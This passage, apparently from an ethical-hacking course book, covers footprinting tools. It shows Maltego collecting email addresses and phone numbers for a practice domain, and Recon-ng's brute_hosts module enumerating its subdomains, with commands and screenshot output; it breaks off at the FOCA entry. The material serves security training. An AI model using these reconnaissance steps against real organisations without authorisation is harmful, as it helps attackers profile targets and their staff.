
- **Maltego**

  Source: *https://www.maltego.com*

  Maltego is an automated tool that can be used to determine the relationships and real-world links between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.

  Attackers can use different entities available in the tool to obtain information such as email addresses, a list of phone numbers, and a target's Internet infrastructure (domains, DNS names, Netblocks, IP addresses information).

  As shown in the screenshot, attackers add a `Website entity`, rename it with the target's domain, and obtain the email addresses and phone numbers associated with the target.


Maltego Community Edition 4.2.18
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Copy
Paste
Clear Graph
Cut
Delete
Number of Results
12
50
256
10k
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Entity Palette
Search:
Personal
Alias
An alias for a person
Document
A document on the Internet
Email Address
An email mailbox to which er
Image
A visual representation of sc
Person
Entity representing a human
Phone Number
A telephone number
Phrase
Any text or part thereof
Sentiment
This represent the sentimer
Social Network
Run View
Transforms
Machines
Company Stalker
This machine will ...
Home
New Graph (1)
Layout
Freeze
View
certifiedhacker.com
VeriSign
abuse@web.com
domain.operations@web.com
Jacksonville, US
Jacksonville
FL
Network Solutions, LLC
(United Stat
+1 877 722 8662
+1 570 708 8622
+1 800 333 7680
Overview
Detail View
Domain
maltego.Domain
certifiedhacker.com
Relationships
Generator detail
Prop...
Hub Transf...
Weight
100
Incoming
1
Outgoing
11
Bookmark
1 of 5 entities
Output - Transform Output

Attackers add a website entity to target an organization

Obtain target's phone numbers

```
Transform To Domains [DNS] returned with 2 entitie
Transform To Domains [DNS] done (from entity "www.
Running transform To Entities from WHOIS [IBM Watso
Included IBM Watson Transform runs: 99 of 100 credits remaining. Current qu
Transform To Entities from WHOIS [IBM Watson] returned with 12 entities (fr
Transform To Entities from WHOIS [IBM Watson] done (from entity "certifiedh
```


Figure 2.80: Screenshot of Maltego

- **Recon-ng**

  Source: *https://github.com*

  Recon-ng is a web reconnaissance framework with independent modules for database interaction that provides an environment in which open-source web-based reconnaissance can be conducted.

  As shown in the screenshot, attackers use the module `recon/domains-hosts/brute_hosts` to extract a list of hosts associated with the target URL.


recon-ng - Parrot Terminal
File Edit View Search Terminal Help

```
  Recon
  -----
    recon/domains-domains/brute_suffix
    recon/domains-hosts/brute_hosts

[recon-ng][CEH] > modules load recon/domains-hosts/brute_hosts
[recon-ng][CEH][brute_hosts] > run

------------------
CERTIFIEDHACKER.COM
------------------
[*] No Wildcard DNS entry found.
[*] 01.certifiedhacker.com => No record found.
[*] 0.certifiedhacker.com => No record found.
[*] 1.certifiedhacker.com => No record found.
[*] 10.certifiedhacker.com => No record found.
[*] 14.certifiedhacker.com => No record found.
[*] 12.certifiedhacker.com => No record found.
[*] 13.certifiedhacker.com => No record found.
[*] 03.certifiedhacker.com => No record found.
[*] 02.certifiedhacker.com => No record found.
[*] 16.certifiedhacker.com => No record found.
[*] 19.certifiedhacker.com => No record found.
[*] 11.certifiedhacker.com => No record found.
[*] 2.certifiedhacker.com => No record found.
[*] 17.certifiedhacker.com => No record found.
[*] 15.certifiedhacker.com => No record found.
[*] 18.certifiedhacker.com => No record found.
[*] 20.certifiedhacker.com => No record found.
[*] 4.certifiedhacker.com => No record found.
```

Attackers use this module to gather target hosts information

Execute the query

Harvests list of target hosts

Figure 2.81: Screenshot of recon-ng

- **FOCA**

  Source: *https://www.elevenpaths.com*

